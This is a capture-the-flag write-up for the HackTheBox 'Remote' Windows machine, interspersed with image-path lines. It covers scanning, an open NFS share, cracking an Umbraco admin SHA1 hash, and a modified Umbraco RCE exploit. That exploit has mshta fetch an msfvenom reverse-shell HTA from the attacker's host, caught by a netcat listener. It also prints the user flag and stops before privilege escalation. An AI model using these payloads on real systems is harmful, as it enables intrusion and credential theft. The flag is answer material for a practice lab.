
HackTheBox – Remote WriteUp



Remote

OS: Windows

Difficulty: Easy

Points: 20

Release: 21 Mar 2020

IP: 10.10.10.180

At the end of this challenge, you learned how to setup hack-the-box VPN connection, perform port and vulnerabilities scanning, create your own custom exploit, understand types of payload and escalate privileges in a Windows Server. You are required to get user.txt and root.txt in order to gain points in hack-the-box, https://www.hackthebox.eu/ Once user.txt flag was submitted, you will be award 10 points and 20 points for root.txt flag.

Tools Used

- Preparation: Openvpn , HTB Connection pack
- Enumeration: Nmap , Hex Editor (https://hexed.it/) ,
- Gain Access: Dos2Unix, MSFvenom, Netcat, Exploit-db exploits 46153
- Password cracker : John the Riper, Wordlists, SHA1 Hashes decrypted (https://md5decrypt.net/)
- Escalate Privileges : Netcat, MSFvernom, PowerUp (https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerUp/PowerUp.ps1)

Preparation

- Setup connection to the server using openvpn
- Command: cd to your connection pack directory, sudo openvpn <HTB_Username>.ovpn
- Check your connection if Tun0 is displayed
- Ping the machine
- Install the tools in the materials needed list (don't forget to 'sudo')

Walkthrough

Step	Description
1	First step is to perform enumeration with nmap.

```
root@kali:~/Downloads# nmap -A -sV -sC 10.10.10.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-21 15:08 +08
Nmap scan report for 10.10.10.180
Host is up (0.13s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
```

```
2049/tcp open  mountd        1-3 (RPC #100005)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/21%OT=21%CT=1%CU=31051%PV=Y%DS=2%DC=T%G=Y%TM=5EC629A
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=S%TS=U
OS:)OPS(O1=M54DNW8NNS%O2=M54DNW8NNS%O3=M54DNW8%O4=M54DNW8NNS%O5=M54DNW8NNS%
OS:O6=M54DNNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%D
OS:F=Y%T=80%W=FFFF%O=M54DNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=
OS:Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z
OS:)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1m39s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-05-21T07:08:27
|_  start_date: N/A

TRACEROUTE (using port 554/tcp)
HOP RTT       ADDRESS
1   128.79 ms 10.10.14.1
2   129.85 ms 10.10.10.180
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.61 seconds
```

Next was to perform a full port scan.

```
root@kali:~/Downloads# nmap -sC -sV -p- -v -Pn -oA server-all --min-rate 1000 --
max-retries 5 10.10.10.180
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd       1-3 (RPC #100005)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49678/tcp open  msrpc        Microsoft Windows RPC
49679/tcp open  msrpc        Microsoft Windows RPC
49680/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1m40s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-05-21T07:14:40
|_  start_date: N/A

NSE: Script Post-scanning.
Initiating NSE at 15:17
Completed NSE at 15:17, 0.00s elapsed
Initiating NSE at 15:17
Completed NSE at 15:17, 0.00s elapsed
Initiating NSE at 15:17
Completed NSE at 15:17, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 208.34 seconds
           Raw packets sent: 67804 (2.983MB) | Rcvd: 67589 (2.704MB)
```

From the results of the scan, it was found that FTP (port 21) allow anonymous logins, rpcbind (port 111) was running and msrpc (port 135, 49664, 49665, 49666, 49667, 49678, 49679, 49680). The OS of the target machine (10.10.10.180) was found to be running Windows OS.

2

Next step was to search through the FTP (port 21) directory.

FTP Login info:
Username: anonymous
Password: anonymous

```
root@kali:~/Downloads# ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp>
```

It seemed there was nothing to be found inside the FTP server.

3

It is possible to view the list of exported directories from the target machine through using the **"showmount"** command.

```
root@kali:~/Downloads# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```


Extra Reading:
https://www.ibm.com/support/knowledgecenter/TI0003M/p8hcg/p8hcg_showmount.htm

The next step before mounting the directory, it is necessary to create a new folder. In this case the folder created was **"tmp/test123"**.

To mount the directory of **"/site_backups"**, the following command was used:

"mount -t nfs -o vers=2 10.10.10.180:/site_backups /tmp/test123 "


Inside the directory, the file **"web.config"** led to the finding of **"Umbraco.sdf"**



```
    →
            <add key="umbracoConfigurationStatus" value="7.12.4" />
            <add key="umbracoReservedUrls" value="~/config/splashes/booting.aspx,~/install/default.aspx,~/c
splashes/noNodes.aspx,~/VSEnterpriseHelper.axd,~/.well-known" />
            <add key="umbracoReservedPaths" value="~/umbraco,~/install/" />
```

Figure 1:Contents of "web config" file.

Based on **Figure 1,** the version of **Umbraco CMS** is 7.12.4.



```
        <connectionStrings>
                <remove name="umbracoDbDSN" />
                <add name="umbracoDbDSN" connectionString="Data Source=|DataDirectory|\Umbraco.sdf;Flush
Interval=1;" providerName="System.Data.SqlServerCe.4.0" />
                <!— Important: If you're upgrading Umbraco, do not clear the connection string / provider name
during your web.config merge. →
        </connectionStrings>
```


Figure 2: Contents of "web config" file

Based on **Figure 2**, the Umbraco.sdf file may contain important information as it is used for databases.

Umbraco.sdf is located in /App_Data/Umbraco.sdf

4

Text editor such as Atom, EditPlus able to view the content stored inside **Umbraco.sdf**. If didn't have any clues. Next step was to view its hex values at "**https://hexed.it/**".



File Information

File Name	Umbraco.sdf
File Size	1,965,978 bytes (1,920 KiB)

Data Inspector (Little-endian)

Type	Unsigned (+)	Signed (±)
8-bit Integer	34	34
16-bit Integer	26658	26658
24-bit Integer	6383650	6383650
32-bit Integer	1935763490	1935763490
64-bit Integer (+)	7452403400259495970	
64-bit Integer (±)	7452403400259495970	
16-bit Float. P.	2116	
32-bit Float. P.	1.7858564e+31	
64-bit Float. P.	1.573657727777623e+190	
LEB128 (+)	34	
LEB128 (±)	34	
MS-DOS DateTime	2037-11-01 13:01:04 Local	
OLE 2.0 DateTime	Invalid date	
UNIX DateTime	2031-05-05 16:04:50 UTC	
Macintosh HFS DateTime	1965-05-04 23:34:50 Local	
Macintosh HFS+ DateTime	1965-05-04 16:04:50 UTC	
Binary	○ ○ ● ○ ○ ○ ● ○	

Data Inspector (Big-endian)

Selected: 164 bytes in 1 range

```
00001110  62 32 32 39 32 34 64 35 2D 35 37 64 65 2D 34 36  b22924d5-57de-46
00001120  38 65 2D 39 64 66 34 2D 30 39 36 31 63 66 36 61  8e-9df4-0961cf6a
00001130  61 33 30 64 00 00 00 00 14 00 00 00 00 CC FC 00  a30d.........╟ⁿ.
00001140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001150  D7 83 72 01 66 AB 00 00 AD 83 72 01 66 AB 00 00  ╫âr.f½..¡âr.f½..
00001160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001170  76 81 72 01 66 AB 00 00 DC 83 72 01 66 AB 00 00  vür.f½..▄âr.f½..
00001180  00 80 0D 80 12 80 56 80 74 80 74 80 79 80 9D 00  .Ç.Ç.ÇVÇtÇtÇyÇ¥.
00001190  9D 00 41 64 6D 69 6E 69 73 74 72 61 74 6F 72 61  ¥.Administratora
000011A0  64 6D 69 6E 62 38 62 65 31 36 61 66 62 61 38 63  dminb8be16afba8c
000011B0  33 31 34 61 64 33 33 64 38 31 32 66 32 32 61 30  314ad33d812f22a0
000011C0  34 39 39 31 62 39 30 65 32 61 61 61 7B 22 68 61  4991b90e2aaa{"ha
000011D0  73 68 41 6C 67 6F 72 69 74 68 6D 22 3A 22 53 48  shAlgorithm":"SH
000011E0  41 31 22 7D 65 6E 2D 55 53 66 38 35 31 32 66 39  A1"}en-USf8512f9
000011F0  37 2D 63 61 62 31 2D 34 61 34 62 2D 61 34 39 66  7-cab1-4a4b-a49f
00001200  2D 30 61 32 30 35 34 63 34 37 61 31 64 00 00 00  -0a2054c47a1d...
00001210  00 14 00 00 00 00 CC FC 00 00 00 00 00 00 00 00  ......╟ⁿ........
00001220  00 00 00 00 00 00 00 00 00 D7 83 72 01 66 AB 00  .........╫âr.f½.
00001230  00 75 BF 72 01 66 AB 00 00 00 00 00 00 00 00 00  .u┐r.f½.........
00001240  00 00 00 00 00 00 00 00 00 76 81 72 01 66 AB 00  .........vür.f½.
00001250  00 92 BF 72 01 66 AB 00 00 00 80 05 80 14 80 58  .Æ┐r.f½...Ç.Ç.ÇX
00001260  80 76 80 85 80 8A 80 AE 00 AE 00 61 64 6D 69 6E  ÇvÇàÇèÇ«.«.admin
00001270  61 64 6D 69 6E 40 68 74 62 2E 6C 6F 63 61 6C 62  admin@htb.localb
00001280  38 62 65 31 36 61 66 62 61 38 63 33 31 34 61 64  8be16afba8c314ad
00001290  33 33 64 38 31 32 66 32 32 61 30 34 39 39 31 62  33d812f22a04991b
000012A0  39 30 65 32 61 61 61 7B 22 68 61 73 68 41 6C 67  90e2aaa{"hashAlg
000012B0  6F 72 69 74 68 6D 22 3A 22 53 48 41 31 22 7D 61  orithm":"SHA1"}a
000012C0  64 6D 69 6E 40 68 74 62 2E 6C 6F 63 61 6C 65 6E  dmin@htb.localen
000012D0  2D 55 53 66 65 62 31 61 39 39 38 2D 64 33 62 66  -USfeb1a998-d3bf
000012E0  2D 34 30 36 61 2D 62 33 30 62 2D 65 32 36 39 64  -406a-b30b-e269d
```

Figure 3: Hex values of Umbraco.sdf file.

From **Figure 3,** the username found is "**admin@htb.local**" and the hash of the password was found to be encrypted in **SHA1** alogrithm.

admin@htb.local b8be16afba8c314ad33d812f22a04991b90e2aaa

The password was decrypted in "**https://md5decrypt.net/**". Result of the decryption is displayed below:

We can also copy the hash into a text file and use John the Riper to brute force the SHA1 hash using the following command:

```
john -wordlist=/usr/share/wordlists/rockyou.txt <textfile.txt>
```

Output: **b8be16afba8c314ad33d812f22a04991b90e2aaa : baconandcheese**

5 With some manual searching, it was found that the Umbraco CMS 7.12.4 used by the website has a specific exploit that can be used to perform remote code execution (RCE) (https://www.exploit-db.com/exploits/46153) This exploit is a blind RCE, it allows us to run command in Remote-HTB command prompt. Therefore, we are going to send a single line reverse shell payload to our hacking machine in order to gain reverse connection at our hacking machine. Refer **figure 4**.




Figure 4 steps to get reverse shell

1: Start the server with the command **“python3 -m http.server 8080”**

- Pay attention to start the server in the directory containing the exploit generated by **msfvenom.**

2: Launch netcat with the command **“nc –lvp 4949”**

Listening on port 4949 will display the shell.


3: Generate the exploit using **msfvenom** with the command **“msfvenom -p windows/shell_reverse_tcp -f hta-psh LHOST= <tun0 IP> LPORT=4949 -o <filename>.hta”**

In this step, we are generating an .hta file (HTA Attack) which will be downloaded from the **target machine,** Remote-HTB (10.10.10.180) through utilizing the exploit enabling to perform remote code execution that will execute the .hta file. This will result in providing a reverse shell through the port 4949 which will be listened through **netcat**.

Extra Reading:
https://www.hackingarticles.in/get-reverse-shell-via-windows-one-liner/
https://www.varonis.com/blog/living-off-the-land-lol-with-microsoft-part-ii-mshta-hta-and-ransomware/

4: Preparing the exploit file.

a) Download the exploit from exploitdb (https://www.exploit-db.com/exploits/46153).
b) Modify permissions with command **“chmod 600 filename.py”**
c) Modify to add execute function **“chmod +x filename.py”**
d) Modify the exploit file by adding in **“ip address/filename.hta”** into the string cmd line and
the filename named as **“mshta.exe”**



```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "http://10.10.14.85:8080/2_10.10.14.85:4949.hta"; System.Diagnostics.Process
proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "mshta.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';
```

Figure 5: Contents of exploit file.

e) Convert the file with the command **“dos2unix filename.py”**
f) Execute the file with the command **“python filename.py 10.10.10.180”**

6

Inside the target machine (10.10.10.180), perform enumeration on the system and user.

User commands such as:

- Whoami

```
c:\Users>whoami
iis apppool\defaultapppool
```

- Whoami /priv

```
c:\Users>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name              Description                               State
==============================
============================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token           Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process       Disabled
SeAuditPrivilege              Generate security audits                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set          Disabled
```

Extra Reading:
https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/create-global-objects
https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/impersonate-a-client-after-authentication
https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/bypass-traverse-checking

- Systeminfo

```
c:\Users\Public>systeminfo
systeminfo
Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA801
Original Install Date:     2/19/2020, 4:03:29 PM
System Boot Time:          5/24/2020, 10:20:30 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              4 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2300 Mhz
                           [02]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2300 Mhz
                           [03]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2300 Mhz
                           [04]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2300 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538,
6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 1,978 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 2,382 MB
Virtual Memory: In Use:    2,417 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4534119
                           [02]: KB4462930
                           [03]: KB4516115
                           [04]: KB4523204
                           [05]: KB4464455
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.180
                                 [02]: fe80::441d:7fd7:dbf6:5f3
```

```
                          [03]: dead:beef::441d:7fd7:dbf6:5f3
Hyper-V Requirements:     A hypervisor has been detected. Features required for
Hyper-V will not be displayed.
```

- Check for users.

```
Directory of c:\Users
02/19/2020  04:12 PM    <DIR>          .
02/19/2020  04:12 PM    <DIR>          ..
02/19/2020  04:12 PM    <DIR>          .NET v2.0
02/19/2020  04:12 PM    <DIR>          .NET v2.0 Classic
02/19/2020  04:12 PM    <DIR>          .NET v4.5
02/19/2020  04:12 PM    <DIR>          .NET v4.5 Classic
05/22/2020  01:21 PM    <DIR>          Administrator
02/19/2020  04:12 PM    <DIR>          Classic .NET AppPool
02/20/2020  03:42 AM    <DIR>          Public
```

7

User flag is found in the **"C:\Users\Public"** directory.

```
c:\Users\Public>dir
 Volume in drive C has no label.
 Volume Serial Number is BE23-EB3E
Directory of c:\Users\Public
02/20/2020  03:42 AM    <DIR>          .
02/20/2020  03:42 AM    <DIR>          ..
02/19/2020  04:03 PM    <DIR>          Documents
09/15/2018  03:19 AM    <DIR>          Downloads
09/15/2018  03:19 AM    <DIR>          Music
09/15/2018  03:19 AM    <DIR>          Pictures
05/22/2020  01:21 PM                34 user.txt
09/15/2018  03:19 AM    <DIR>          Videos
               1 File(s)             34 bytes
               7 Dir(s)  19,393,560,576 bytes free
```

Reading the **"User.txt"** file gave us the user flag.

```
C:\Users\Public>type user.txt
type user.txt
310dc00ba0c99eea752e5054b7dc50a1
```

8


Next is to download **PowerUp.ps1** file from the server hosted earlier.

